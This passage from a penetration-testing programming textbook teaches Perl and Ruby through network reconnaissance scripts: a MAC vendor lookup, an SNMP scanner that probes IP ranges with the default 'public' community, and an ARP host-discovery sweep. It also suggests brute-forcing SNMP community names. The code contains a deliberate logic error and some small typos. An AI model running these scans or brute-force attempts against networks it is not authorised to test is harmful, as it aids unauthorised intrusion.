\t	Tab
*	Match 0 or more times
.	Any character
+	Match 1 or more times
?	Match 1 or 0 times
{n}	Match *n* times
{n,}	Match at least *n* times
{n,m)	Match at least *n* times, but not more than *m*

Using the > symbol opens the file for writing, >> opens the file for writing but will append new content to it if it already exists rather than overwriting the file, < opens the file for reading, and using no designator at all opens the file for reading as well. Closing an opened file is very simple as well; we simply use `close` and the file handle, as in `close (MYFILE);`. Let's put file access to use, and tune up our MAC script to be more useful.

```
#!/usr/bin/perl

#fetch the OUI database from IEEE
`wget  -N http://standards.ieee.org/develop/regauth/oui/oui.txt 2>/dev/
null`;

open (LOG, ">>maclog.log") || die "Cannot open maclog.log for append
$!\n";

$netinfo = `ifconfig | grep HWaddr`;
print "network information is ",$netinfo,"\n";
print LOG "network information is ",$netinfo,"\n";
$netinfo =~ m/(([0-9a-f]{2}[:-]){5}[0-9a-f]{2})/i;

$mac = $&; #$& is the previous successful match
print "the MAC address is ",$mac,"\n";
print LOG "the MAC address is ",$mac,"\n";
@macparts = split /:/, $mac;

@ouiparts = splice(@macparts,0,3);
$oui = join('',@ouiparts);
```

```
print "the OUI is ",$oui,"\n";
print LOG "the OUI is ",$oui,"\n";

open (OUIDB,"oui.txt") || die "Cannot open oui.txt $!\n";
while (<OUIDB>){
   $line = $_; #$_ is the implicit scalar variable
   print "line is", $line,"oui is ",$oui,"\n";
   if($line =~ /$oui/i){
     @ouientry = $line;
     last;
   }else{
     @ouientry[0] = "manufacturer not found";
   }
}
close (OUIDB)or die "Cannot close oui.txt $1\n";


@ouientryfields = split(/\t/,@ouientry[0]);

print "the manufacturer is ",@ouientryfields[2],"\n";
print LOG "the manufacturer is ",@ouientryfields[2],"\n";
print LOG "*****************************************\n";

close (LOG) or die "Cannot close maclog.log $1\n";
```

WARNING

We intentionally left a logic error in this script. The script will run, but will fail to behave properly under certain conditions. This is an excellent opportunity to practice our debugging skills.

We run the script as `./checkmac2.pl`. We will likely see a slight delay the first time we run the script as the OUI file is downloaded. Then we should see output similar to that shown in Figure 3.7.

So let's walk through the script and see what exactly we are doing. We have the standard shebang at the top, and then we run `wget` in order to retrieve `oui.txt` from the Institute of Electrical and Electronics Engineers (IEEE) Web site. Note that, for the `wget` command only, we redirect the output of the command to `/dev/null` by using `2>/dev/null`, effectively keeping the output of `wget` from displaying to the console. The oui.txt file is a flat file that maps the Organizationally Unique Identifier (OUI) that constitutes the first three bits of a MAC address, to the company associated with it. The OUI is an identifier, or identifiers, associated with a particular company, and all MAC addresses associated with equipment or software (in the case of virtualized network hardware) produced by that company will carry the company's OUI.

Once we have the file, we open a new file, `maclog.log`, in append mode, so we will be able to write out our results later in the script. We will also issue an error



FIGURE 3.7

`Checkmac` Output

message, including the exact error, stored in `$!`, and quit the script, if we cannot open the file.

We then get the information from `ifconfig`, just as we did previously, and echo the information to both the console and the log file. We also use the same regex to match the MAC address pattern, placing the MAC address into `$mac`. Now that we have the MAC address, we need to split it into its component bytes so that we can separate out the OUI, the first three bytes. We do this using the `split` command, telling `split` to use the colon as a delimiter, and to place the results into the array `@macparts`.

We then take the first three elements of `@macparts`, the OUI, and use `splice` to extract them and place them into `@ouiparts`. The `splice` command takes an array, `@macparts`, a starting point, element 0, and a length, three, as arguments, allowing us to take exactly the elements we need. After this, we join the elements back together, with no characters in between, and place them into the variable `$oui`. This is the format we will need to look up the OUI in oui.txt.

Now we can open oui.txt, and parse through it for our OUI. Here we use `open` with no parameter, thus opening for reading by default, and using `OUIDB` as a file handle.

Once we have the file open, we use a `while` loop with the file handle, which will keep looping while there are lines in the file we have not parsed. We use `$_`, which is the implied variable associated with the line in the file, to pass that particular line

into the variable `$line`. We then use a simple `if` statement to check whether the value in `$line` matches the value in `$oui`, thus indicating we have found the match we are looking for. If the line does match, we place it into the array `@ouientry`, and issue `last` in order to exit the `while` loop. If the line does not match, we place our `not found` string into the first element of `@ouientry`. Once we have worked all the way through the oui.txt file, we close it using `close`.

Now that we have the line from `oui.txt` we need, and have that data in `@ouientry`, we can `split` it out to get at just the piece we need. We do this by using `split` once again, this time by splitting on the tabs, `/t`, between the fields, and placing the results into `@ouientryfields`, with the field we want, the company name, being in element 2. We then print this information out to the console and to the log file and close it. Whew, that was a lot of work.

PUTTING IT ALL TOGETHER

We've looked at a number of different bits of Perl in this chapter, and we have a few interesting places to start from the scripts we have put together thus far, so let's build something practical from them.

Building an SNMP scanner with Perl

SNMP is a protocol we can use to monitor and manage a large number of devices on a network. SNMP can be used to collect information from devices and make changes to them, and support for it is implemented in a broad range of hardware and software devices.

A given device may or may not respond to an SNMP request, depending on how it is configured, or authentication of some variety may be needed to talk to it. More recent software and devices tend to be configured more securely, as SNMP goes, and may not respond to such inquiries at all by default. A good test target for SNMP-oriented tools tends to be network printers, as they are very chatty on the network, and tend to be very insecurely configured.

```
#!/usr/bin/perl
use Net::Ping;
use Net::SNMP;

@log; #array that holds the log
$time = localtime;
push (@log,"\n\n###### $time ######\n\n");

#variables for ping
$ip1 = @ARGV[0];
$ip2 = @ARGV[1];
$rawip1 = get_raw_address($ip1);
$rawip2 = get_raw_address($ip2);
```

```
#variables for SNMP
$mibName = "1.3.6.1.2.1.1.5.0"; # System Name
$mibDescr = "1.3.6.1.2.1.1.1.0"; # System Description
$mibHardwareType = "1.3.6.1.2.1.25.3.2.1.2.1"; # hardware type
$port = 161;
$community = "public";
$retries = 1;

#main loop
for ($counter = $rawip1;$counter<= $rawip2;$counter++){
   $host = get_ip_address($counter);
   $pinger = Net::Ping->new("icmp", 1, 64);
   if ($pinger->ping($host)) {
     print "\n$host is up\n";
     push (@log,"\n$host is up");
     &init_snmp;
     &get_snmp_info;
     $session->close;
     &write_log;
   } else {
     print "\n$host is down\n";
     push (@log,"\n$host is down");
     &write_log;
   }
}

###### get_raw_address ######
#get the raw version of an IP
sub get_raw_address {

   my $ipaddress;
   my $oct1;
   my $oct2;
   my $oct3;
   my $oct4;
   my $retval;

   $ipaddress = shift;
   ($oct1, $oct2, $oct3, $oct4) = split /\./, $ipaddress;
   $retval = $oct4 + ($oct3 * 2**8) + ($oct2 * 2**16) + ($oct1 * 2**24);
   return $retval;
}

###### get_ip_address ########
#get the regular version of an IP
sub get_ip_address {

   my $rawaddress;
   my $retval;
   my $oct;
   my $counter;

   $rawaddress = shift;
```

```
   while ($counter<4){
     $oct = $rawaddress % 2**8; #get the rightmost 8 bits
     $retval = $oct . "." . $retval;
     $rawaddress = int($rawaddress / 2**8); #get the next 8 bits
     $counter++;
   }
   chop $retval;

   if ($retval =~ m/\.(255 | 0)$/) { # skip 0 & 255 addresses
     return 0;
   }
   return $retval;
}

###### init_snmp ######
#set up an SNMP session
sub init_snmp {
   ($session, $error) = Net::SNMP->session(
   Hostname => $host,
   Community => $community,
   Port => $port,
   Retries => $retries
   );

   if(!defined($session)){
     die "Couldn't setup SNMP session\n\n"
   }

   $session->timeout($timeout);
}

###### get_snmp_info ######
#retrieve our specified information
sub get_snmp_info{

$name = &get_request($mibName);

if ($name =~ /no response/){
   print "no SNMP response from ",$host,"\n";
   return;
}
print "name = ",$name,"\n";
push (@log,"name = $name");

$description = &get_request($mibDescr);
print "description = ",$description,"\n";
push (@log,"description = $description");

$hardware = &get_request($mibHardwareType);
if ($hardware =~ /1.3.6.1.2.1.25.3.1.5/){
   $hardware = "Printer";
}
if ($hardware =~ /1.3.6.1.2.1.25.3.1.3/){
   $hardware = "Processor";
}
```

```
if ($hardware =~ /1.3.6.1.2.1.25.3.1.4/){
   $hardware = "Network";
}
if ($hardware =~ /1.3.6.1.2.1.25.3.1.6/){
   $hardware = "Disk Storage";
}
if ($hardware =~ //){
   $hardware = "Unknown";
}

print "hardware = ",$hardware,"\n";
push (@log,"hardware = $hardware");

}

###### get_request ######
#grab a specific MIB
sub get_request {
   # Takes only one MIB as an argument!

   my $response;
   my $return;

   if(!defined($response = $session->get_request($_[0]))) {
     return "no response";
   }
   $return = $response->{$_[0]};
   return $return;
}

###### write log ######
#write out all the log entries in @log
sub write_log{
   open (LOG, ">>snmp.log") || print "Error Opening snmplog.log: $!\n";
   print LOG join("\n",@log), "\n";
   close(LOG) or die "Error Closing snmplog.log : $!\n";
   @log = (); #clear the log array
}
```

We can execute the SNMP scanner script with `./snmp.pl 10.0.0.50 10.0.0.55`. This should produce a result similar to Figure 3.8, although the exact information returned will, of course, depend on the network we run the script against, and the configuration of the devices we scan. In order to get good data back from SNMP, it is entirely possible that we might need to enable it on the target device, as is the case with more recent versions of UNIX-like and Microsoft operating systems.

Let's step through the script. A portion of this script is the same as the ping scanner we worked on previously, so we'll gloss over the points unchanged.

At the top of the script, we can see the shebang, as well as the `Net::Ping` module we used previously. We've also added a statement to make use of the `Net::SNMP` module, which will allow us to make SNMP connections and retrieve the information we will be looking for.



FIGURE 3.8

SNMP Scanner Output

We have also added a slightly different logging mechanism than what we used in our MAC script. Previously, we opened the log file and left it open while we printed to it throughout the script. Now we will store our log entries in the array `@log` and we will only open the file when we are actually going to dump out the contents of our log, then close it directly afterward. This keeps us from needing to hold the log file open the entire time the script is executing, which could be an extended period of time if we are scanning a large IP range. We place entries in the log array by using `push`, as we can see in the line `push (@log,"\n\n###### $time ######\n\n");`. When we use `push`, we treat the array like a stack, adding new entries to the end of it and increasing its length by the number of items we add to it each time. When we write the log file, this will allow us to access the array in the proper sequence to write the entries.

Beyond this, we can see two sections of variables. The section we will use for ping is the same as we used in the MAC script, but the SNMP section is new entirely. Here we have three variables, `$mibName`, `$mibDescr`, and `$mibHardwareType`, which we will use to retrieve the host name, description, and hardware type, respectively, from our target device. A management information base (MIB) is a database of information on the device we will connect to over SNMP. Most devices have a generic MIB that contains the information we are looking for here, as well as a number of other MIBs specific to the hardware type or to the particular manufacturer. The values we have placed into the three variables are the addresses in the

MIB of the information we are looking for. In order to look up additional information, we would need the proper MIB, which we can look up at any number of sources online, such as www.midepot.com, or in the documentation for our device or software.

In the SNMP variable section, we can also see the `$port`, `$community`, and `$retries` variables. These specify the port we will be using for SNMP traffic, the community name, and the number of times we will retry if our SNMP connection fails. The community name is needed to connect to devices with SNMP, and the default community name for most devices is set to `public`.

After this, we can see the main loop of the script. The structure here is the exact same `for` loop we used in the MAC script, and we can generically use this for anything that goes through a set of IPs and does something to each of them. The only difference here is to add a few lines to push information to the log file, and to call our SNMP functions and the function that writes our log array to the file.

In the `init_snmp` function, we simply set up the SNMP connection to the target device, specified in `$host`. We also make use of the other SNMP-related variables we specified at the top of the script. We call `Net::SNMP` to set up a new session and pass our variables to it to give it the parameters for the session. We then check to see if the session was actually defined. If not, we quit and display an error. Additionally, we set the timeout for our SNMP session.

Back in the main loop, we call `get_snmp_info` in order to retrieve the specific information we want via SNMP. In `get_snmp_info`, we make several requests, making use of the MIBs we defined at the beginning of the script. We first attempt to retrieve the host name and store it in `$name`, making use of the `get_request` function, which simply makes a request via SNMP and returns the results. If we find the text `no response` in `$name` after making our request, this means we did not get a reply from the device, even though we made the SNMP connection successfully. If this is the case, we are unlikely to get back any other information in the rest of this function, so we are better off to exit at this point rather than waiting for the other requests to fail. We can exit the function by using `return`.

If we do get a value in `$name`, we will print this out, push it to the log array, and go after the next item, the device description. The string returned here will vary considerably, depending on the target we are talking to. Once we have this, we will retrieve the hardware type of the device. The string we get back in `$hardware` will actually be a MIB address, which needs a bit of translating. Depending on what we get back, we will replace the MIB address with a text string indicating the type of hardware we identified. It is entirely possible that we might find a hardware type we have not accounted for, and will need to modify the code in order to properly identify it. Once we have printed and logged the hardware type, we will return to the main loop.

Here we close down the SNMP session, as we are done with it for this round of the loop. We then call `write_log`. In `write_log`, we open our log file, `snmp.log`, and then process the log array. We perform a join on all the elements of the array, using

`\n` as a delimiter so that we have a newline between each entry. We then close out the file and clear the `@log` array. Since we reuse `@log` for each round of the main loop, if we do not clear the array each time we write it, it will get to be quite large after a few rounds.

Improving the script

We can improve our SNMP script in a number of ways. Here are a few of the more immediately obvious:

- We could potentially collect quite a bit more information via SNMP. Depending on the device in question and how it is configured, we may be able to collect a wide variety of software and hardware, including serial numbers, accounts, hardware specifications, and quite a bit more.
- We presently have the default community name hard-coded as `public`. While this is the standard community name used by many devices, we could easily take this in as an argument, or pull it in from a list of common names in a file.
- We can also make an attempt to guess the community name, using dictionary files or brute force techniques.
- When we output the log file, we might want to have it in a more standardized format that is easily parsed by people or other tools. We can do this by formatting the log as a comma-separated value (CSV) file, which would go a long way in the right direction.
- We may also want to separate the log information so that we have a specific log for the devices that were up and that returned information via SNMP. This is accomplished easily enough by creating another log and adding a few conditionals in to sort the interesting results into the proper log.

SUMMARY

Perl is useful in quite a few situations as a scripting language. This is reflected in its original purpose, as a tool for manipulating text and reports, and can also be seen in its ability to glue different applications together. We can use Perl to process data and merge data together from disparate sources, a common function in the penetration testing world with its many tools.

Perl distributions are available for many platforms, from the standard Perl available from perl.org, to specific versions that have additional features and come packaged with a variety of utilities and tools, such as those from ActiveState. In general, distributions within the same major version are relatively compatible, and we can move our Perl code from one to another without major rewrites. Perl code can be developed in a variety of tools, from simple editors to specialized integrated development environments (IDEs). We can also make use of additional features, such as the ability to create graphical interfaces for our scripts and, through the use of some utilities, compile them into executable binary formats.

Scripting in Perl follows most of the standard conventions we can find in other scripting or programming languages. We can make use of various data structures, such as variables and arrays to store data in our scripts. We can execute commands in a shell, through the use of backticks, in a very similar way as we do in shell scripting with the bash shell. We can make use of arguments, control statements such as loops and conditionals, as well as regular expressions, file I/O, and many of the other standard programming language features.

Endnotes

[1] Allen J. Perl 5 Version 12.2 documentation. *perldoc.perl.org.* [Online] 2011. http://perldoc.perl.org/perl.html#DESCRIPTION.

[2] Richardson M. Larry Wall, the guru of Perl. Linux J. [Online] May 1, 1999. [Cited: April 5, 2011.] www.linuxjournal.com/article/3394.

[3] Sheppard, D. Beginner's introduction to Perl. *perl.com.* [Online] October 16, 2000. [Cited: April 5, 2011.] www.perl.com/pub/2000/10/begperl1.html.

[4] What is Unix time? *UnixTime.info.* [Online] 2011. [Cited: April 11, 2011.] http://unixtime.info/.

CHAPTER

Introduction to Ruby

4

INFORMATION IN THIS CHAPTER:

- Where Ruby Is Useful
- Ruby Basics
- Building Classes with Ruby
- File Manipulation
- Database Basics
- Network Operations
- Putting It All Together

Ruby is an object-oriented scripting language with syntax that is similar to Python's. It is a newer language, publicly released in 1995 but not growing in popularity until the mid-2000s. Ruby combines concepts from languages such as Perl, Ada, and Lisp, resulting in a language that has a short learning curve for people who already know other popular scripting languages. It is flexible enough to allow artistic interpretation when formatting code, and it allows the creation of functional and attractive code. Ruby has the ability to string objects together, creating complex one-liners. It also offers many ways to approach complex tasks, so there is rarely only one way to solve a problem.

For penetration testers, Ruby excels at networking, protocol manipulation, and object-oriented database access. This chapter covers the basics of Ruby, digs deeper into database concepts and networking, and culminates in the creation of a binary file transfer protocol in Ruby.

WHERE RUBY IS USEFUL

Converting between classes is easier in Ruby than in many other languages, making Ruby handy when performing complex parsing of binary protocols. Converting between classes allows us to take strings of binary data or text, turn them into integers, and manipulate the data. Once we're done with our manipulations, Ruby lets us easily convert back to binary data or strings without having to go through complex manipulations.

Ruby's ability to extend classes allows us to make even more conversion types. By extending classes, we can quickly take the class methods that Ruby provides in a class, and add our own methods. The ability to extend classes allows us to create additional helpers that can do everything from converting from one class to another, all the way to creating a new function that formats printed output like a Christmas tree.

Coding for Penetration Testers Building Better Tools. DOI: 10.1016/B978-1-59749-729-9.00004-7
Copyright © 2012 Elsevier Inc. All rights reserved.

Ruby's ability to extend and convert between classes is one of the primary reasons it has become so popular in the security community. Projects such as The Metasploit Framework [1] take advantage of this quality to layer multiple levels of classes and extend classes using a concept called Mixins [2]. With these features, creating reusable code becomes much easier.

Ruby also has an easy-to-use thread application program interface (API) that allows us to create threaded applications that will run on any platform that can run Ruby — even single-user operating systems such as DOS. This is helpful for creating different types of servers, including Web servers, that can be leveraged during man-in-the-middle attacks, and even basic protocol servers such as Trivial File Transfer Protocol (TFTP) servers or FTP servers.

RUBY BASICS

Ruby has two ways to execute scripts: an interactive shell known as `irb` (short for interactive Ruby), and the Ruby interpreter itself, usually called `ruby`. To get a feeling for Ruby, let's execute a quick script that leverages the ability to convert easily between different data types. For this example, we will use the interactive Ruby shell, `irb`. In the following code, we're including a flag to use a simple prompt so that we don't clutter the text. However, this is purely optional.

```
root@bt: # irb —prompt-mode simple
#Create a string containing A
>> char = "A"
=> "A"

# Unpack the character string as an unsigned Integer, Unpack returns an
# array
>> char.unpack("C")
=> [65]

# The array class has a method called first, which takes the first
# object, in this case, an Integer class containing the value 65
>> char.unpack("C").first
=> 65

# The integer class has a method to_s to turn a number into a string. We
# can pass a value
# into the to_s function to dictate the base of the integer. In this
# case, we use 16 for hex
>> char.unpack("C").first.to_s(16)
=> "41"

# We now know that A is 0x41 in Hex, but we can also figure out binary by
# specifying a base of 2
>> char.unpack("C").first.to_s(2)
=> "1000001"
# Now that we know what that value is in binary, let's convert that to an
# integer
```

```
>> char.unpack("C").first.to_s(2).to_i
=> 1000001

# With the string format operator we can print the value out with 0 pad
# to get the full
# binary value
>> "%08d" % char.unpack("C").first.to_s(2).to_i
=> "01000001"
```

In our code example, we create a string containing only "A". The string object is rich with methods. One method is the `unpack` method which can decode our string in different ways. The `C` format tells it to unpack the string as an 8-bit character. The output of `unpack` returns an array with our unpacked value — in this case, the ASCII value of "A" in decimal, represented by the number 65 in square brackets.

TIP

The string unpack method is incredibly useful for converting data we read as strings back to their original form. To read more, visit the `String` class reference at www.ruby-doc.org/core/classes/String.html.

One popular feature of Ruby is the ability to use methods sequentially. Because everything is a class in Ruby, we can treat a method as the class it returns. This means that if we have a statement such as `"5".to_i`, we know it will return an `Integer` class. Therefore, we can treat this whole thing as an `Integer`. The `Integer` class has a `to_s` method to turn it back into a string. So our final statement would read `"5".to_i.to_s` to change this back to a string.

In our code example, `unpack` returns an array. As such, we can use the `first` method of the array class to get the first (in this case, only) value out of our array. This yields an `Integer` class with the value 65. Now we can continue to treat the output from `first` as an `Integer` and use the `to_s` method to convert the integer into a string representation of that integer.

The `to_s` method has a nice feature the other languages do not have: the ability to specify the base of the integer for conversion. This allows us to convert to base 16 for hex, or base 2 for binary. We can use this to find out what "A" is in hex and in binary. Typically, when we deal with binary, we want to deal with the binary data in 8-bit chunks so that we can see what the whole byte looks like. If we want to string binary data together, showing the whole byte will allow us to do so without getting confused about where one byte ends and the next begins. We could write a function to do this, or we could allow Ruby to help us.

We can use Ruby's string formatting capabilities to print our decimal and pad our value with zeros to reach eight characters. To format a Ruby string, we use format string variables — in this case, `%08d`. This says we will have a number with eight

places, using zeros to pad the extra space. Because we require an integer to do this, we need to convert our value back to an integer using the `to_i` method on our binary string. Then we will use that as the value passed to our format string. Now that we know how to convert back and forth between different classes, we can use these in future scripts.

Variables

Ruby adds additional variable types to the ones we have already discussed. In addition to integers, arrays, and hashes, Ruby offers two new types: the symbol and the constant. Much like Python, each Ruby variable type is a class and has methods supporting each type.

Symbols

The syntax for constructing arrays and hashes in Ruby is different from Python and Perl, but the concept is similar enough. However, one significant difference for Ruby lies in the handling of hash keys. In Ruby, if we use a string as a hash key, Ruby generates a new instance each time we use it. This uses additional memory for each instance. For large hashes, we should use the symbol notation for strings used as hash keys. This uses the same instance instead of assigning a new one for each time the string is used, therefore saving memory. We can see each instance by looking at the `object_id` method.

```
>> myList = [{"name" => "Ruby"}, {"name" => "RuleZ"}]
=> [{"name"=>"Ruby"}, {"name"=>"RuleZ"}]
>> myList.each { |i| print i.keys.first.object_id.to_s + "\n"}
1632260
1632220
=> [{"name"=>"Ruby"}, {"name"=>"RuleZ"}]
```

We create an array of hashes, each with the key value of `name`. We create a `for loop` to iterate through the array and print the object ID of each class. In English: For each element (`i`) in `myList`, print the object ID of the key of the first object of each element (`i`). That value is converted to a string so that we can use it in our `print` statement. As indicated by the different object IDs, we can see that each instance of `name` has a different object ID. If we were to create a hash with 1,000 examples like this, we would be using additional memory unnecessarily.

```
>> myList = [{:name => "Ruby"} ,{ :name => "RuleZ"}]
=> [{:name=>"Ruby"}, {:name=>"RuleZ"}]
>> myList.each { |i| print i.keys.object_id.to_s + "\n" }
1615710
1615710
=> [{:name=>"Ruby"}, {:name=>"RuleZ"}]
```

Here, we substitute symbols to define the key `name`. Symbols start with the `:` symbol and don't require any quotations. This time, when we iterate through keys we see that both times we used `:name` the key had the same object ID. This shows, by using symbols, that we are using the same object instance, and therefore using less

memory. Visually, the symbol class also allows the keys and values to be easily identified and is a good convention to maintain for programming practice.

Constants, integers, and floats

We have now seen arrays, hashes, symbols, and strings. Let's take a look at constants, integers, and floats.

Like Python, Ruby treats integers and floating-point numbers differently. As a result, many of the same integer division tricks we used with Python in Chapter 2 will still work. In our next code example, we start by setting values for our variables `a` and `b` to integer values. When we try to divide these values we end up with a rounded answer in integer form. In order to get the answer in the form of a floating-point number, we have to use the `to_f` method of the integer class to convert each number to a floating-point number. We can assign that number to our `MyConstant` variable.

```
>> a = 5
=> 5
>> b = 3
=> 3
>> a/b
=> 1
>> MyConstant = a.to_f/b.to_f
=> 1.66666666666667
>> MyConstant = 5
(irb):51: warning: already initialized constant MyConstant
=> 5
```

The `Constant` class allows us to create variables that should not change in value. This can be useful when we want to define values that require protection, such as the length of the User Datagram Protocol (UDP) header, while doing packet manipulation. Constants are differentiated from other variable types. They must start with a capital letter.

> **NOTE**
> Even though changing a constant generates a warning, notice that the value of `MyConstant` *does* change to 5 from its original value. It is possible to change the value of a constant, but doing so will generate a warning to indicate that something has happened.

Arrays and hashes

In the preceding section, we looked at arrays and hashes in action. But these structures are important enough that we should look a bit deeper before continuing.

Arrays in Ruby are indexed lists of values or objects starting with an index of 0. Arrays, like all Ruby objects, are classes with their own methods. Many of these methods will be reminiscent of the Python `List` object. These include methods for `push` and `pop` for adding and removing values from the array, as well as an append operator, `<<`.

Let's take a look at hashes. Notice how we use symbols with our hashes.

Occasionally during penetration tests, we will encounter situations where hosts on the local network are blocking Internet Control Message Protocol (ICMP) traffic. We want to figure out which hosts are up and which aren't, but doing a network sweep with a port scanner such as Nmap won't help. How do we easily identify what hosts are up before we scan? Most hosts respond to Address Resolution Protocol (ARP) requests even if they are blocking all ports. By default, Ruby does not ship with an ARP module, so let's leverage a network trick in order to gather our ARP entries.

```
#!/usr/bin/ruby
require 'socket'

s = UDPSocket.new
```

This script begins by using the `require` keyword to load the `socket` library. Next, we create a UDP socket using the `UDPSocket` class and use the `new` operator to instantiate a new instance of our class. We will use the `UDPSocket` to send a packet to every host. We don't really expect a return packet, but we do want the operating system layer to send out an ARP request for the IP address. If the host is up, the ARP entry will be added to the operating system's ARP cache and will have an IP address assigned with it. By browsing this ARP cache, we can easily tell which hosts are up.

```
254.times do |i|
   next if i == 0
   s.send("test", 0, "192.168.1." + i.to_s, 53)
end
```

To enumerate the IP space, we use the `times` operator of the `Fixnum` class: the class for numbers that have not been assigned to a variable. The `times` operator iterates from 0 to 254 and assigns the current value to our `i` variable. If `i` is equal to 0, we skip it, as we only want the usable IP addresses in our subnet. For the subsequent iterations, we append `i` to our subnet value, `192.168.1`, and send a UDP packet to that IP address on port 53. We don't need port 53 to be open. Note that this example is specifically for a subnet with 255 IPs. When using this script in the field, the script will need to be modified for any other subnet ranges.

When we send a UDP packet the system must first send an ARP request to change the IP to the MAC address. We don't actually care about the UDP packet. We're interested in the result of the ARP request. Therefore, we don't have to wait for anything to come back, we send the packets, and we see what hosts have been added to the machine's ARP cache.

TIP

Because ARP is a protocol that will only work on the current subnet, this scripting approach will only work when dealing with hosts that can be accessed on the local network subnet.

Once the UDP packets are sent, we make use of the `proc` file system to directly access the system's ARP table.

NOTE
Because we are using the `proc` file system, this script only works when run on a UNIX system.

We open the /proc/net/arp virtual file in read mode, and then read the information into our `data` array.

```
f = File.open("/proc/net/arp",'r')
data = f.read.split("\n")

up_hosts = []
data.each do |line|
   entry = line.split(/\s+/)
   next if entry[3] == "00:00:00:00:00:00"
   next if entry[0] == "IP"
   up_hosts << {:ip => entry[0], :mac => entry[3]}
end
```

Because we have already split the output on newline characters, we will have an array, with each value being an ARP entry. We create a new empty array called `up_hosts` using the array syntax of `[]`. We iterate through each line, each time assigning the line from the ARP cache to the `line` variable. We split the line into individual entities using a regular expression split that utilizes the same regular expression syntax we learned for Perl in Chapter 3.

Next, we create two additional checks. When we view the file outside our script by typing `cat/proc/net/arp` we see that there is a header line. We need to get rid of that line which starts with `IP` and also any blank ARP entries which will have the default value of `00:00:00:00:00:00`. We use the `next` keyword on these lines with an inline `if` statement to go to the next iteration if the first field in our line is either of these values. Finally, if we have a good ARP entry, we create a hash using the `{}` syntax and use the `:ip` and `:mac` symbols as the keys for the values that we parsed. We assign each key the value with the `=>` operator. The two fields we want are the IP address, which is the first element in the field, and the MAC address, which is the fourth element. Because arrays start with an index of 0, we count up from 0, giving us the array fields of 0 and 3. Now that we have our hash, we append it to the end of our `up_hosts` array using the `<<` append syntax, resulting in our hash appearing as the last element of that array.

```
print "Active network hosts\n"
print "%-12s\t%s\n" % ["IP Addr" , "MAC Address"]
```

We now have an array of hashes containing our hosts that were found via ARP resolution. We need to print them in an easy-to-view format. We start by printing our header using the print format string. We use `%s` to indicate a string, and `%-12s` to indicate a 12-character string that is left-aligned. Once we have our format string created, we need to pass it our two strings to print. We use a `%` sign after our format string to tell Ruby that the next array will contain our data. We create an array using `[]` and use our two header strings for each element.

```
up_hosts.each do |host|
   print "%-12s\t%s\n" % [host[:ip], host[:mac]]
end
```

Now that our header is in place, we enumerate through our `up_hosts` array and assign each hash to the `host` variable. We use our format string again, and this time we create an array with our two hash values in it. To access the hash values, we use the same syntax we use to access array elements, but instead of putting an integer into the `[]` we put our symbol name.

We name our script arp.rb and run it using the `ruby` binary. Figure 4.1 shows an example of what our output may look like. Individual networks will have different data, but this illustrates how to run our script in BackTrack and shows the output formatted the way we expect it in our environment.

Here is the full source:

```
#!/usr/bin/ruby
require 'socket'

s = UDPSocket.new

254.times do |i|
   next if i == 0
   s.send("test", 0, "192.168.1." + i.to_s, 53)
end

f = File.open("/proc/net/arp",'r')
data = f.read.split("\n")

up_hosts = []
data.each do |line|
   entry = line.split(/\s+/)
   next if entry[3] == "00:00:00:00:00:00"
   next if entry[0] == "IP"
   up_hosts << { :ip => entry[0], :mac => entry[3]}
end

print "Active network hosts\n"
print "%-12s\t%s\n" % ["IP Addr" , "MAC Address"]
up_hosts.each do |host|
   print "%-12s\t%s\n" % [host[:ip], host[:mac]]
end
```

Control statements

Earlier, we used some basic `if` statements and `for` loops. Ruby conditionals are very similar to what we have seen before. The Python and Perl conditional operators work identically in Ruby. Let's look at an example.

```
#!/usr/bin/ruby
data = `last`.split("\n")
```

We begin by running the `last` command. The `last` command lists the last logins for the system. We put the `last` command in ` marks in order to tell Ruby that we

```
root@bt:~/ch4# ./arp.rb
192.168.1.1     00:09:5b:45:dc:a3
192.168.1.2     00:b9:e8:bc:da:ff
192.168.1.20    00:1c:df:d5:21:38
192.168.1.26    00:1e:52:84:a4:c1
192.168.1.7     e0:f8:47:3g:0f:b2
root@bt:~/ch4#
```

FIGURE 4.1

Execution of the arp.rb Script

want to run that command within the operating system, and then return `stdout` to the application. The execution returns a string, which we split based on newlines and assign to our `data` array.

```
users = []
hosts = []

data.each do |l|
   if l == ""
     next
   elsif l.start_with? "reboot"
     next
   elsif l.start_with? "wtmp"
     next
   else
     l.rstrip!
     users << l[0,8].rstrip
     hosts << l[17,16].rstrip.lstrip
   end
end
```

